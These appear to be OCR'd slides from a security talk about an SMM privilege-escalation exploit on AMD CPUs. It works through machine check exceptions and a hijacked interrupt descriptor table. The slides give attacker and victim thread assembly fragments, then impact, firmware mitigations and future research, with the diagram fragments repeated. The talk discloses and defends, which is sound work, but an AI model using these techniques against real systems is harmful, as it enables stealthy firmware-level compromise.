
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

CPU

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

RAM

SMRAM

MMIO

RAM


OS IDT

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

CPU

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

RAM

SMRAM

MMIO

RAM

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

(demo)

the exploit.

```
deltaop@ubuntu-usb-3:~/_research$ 
```

- Arbitrary code execution with SMM privileges
  - “ring -2”
  - Invisible to operating system, hypervisor, etc.
  - Can preempt OS, hypervisor, etc.
  - Critical to platform security, server RAS, client miscellanea
  - Firmware R/W access in many configurations

impact

mitigation

- Malicious IDT allowed in SMM, on all AMD CPUs
- MCE, developed on pre-Zen

- Firmware mitigation of SMM MCE path
  - EDK2 SMM code is correct, but assumes IDT made safe by microcode
  - On platforms leaving IDT in untrusted state, EDK2 should be changed to mitigate MCE threat
  - Submitted patch to remove MCE vector

mitigation

- IDT issue remains
    - `try { main() } except { pop_shell() }`

mitigation

- Machine checks are *powerful*, but have never been explored for exploitation

future research

future research

- Other sources of MCEs

future research

- Other sources of MCEs

"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error" "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
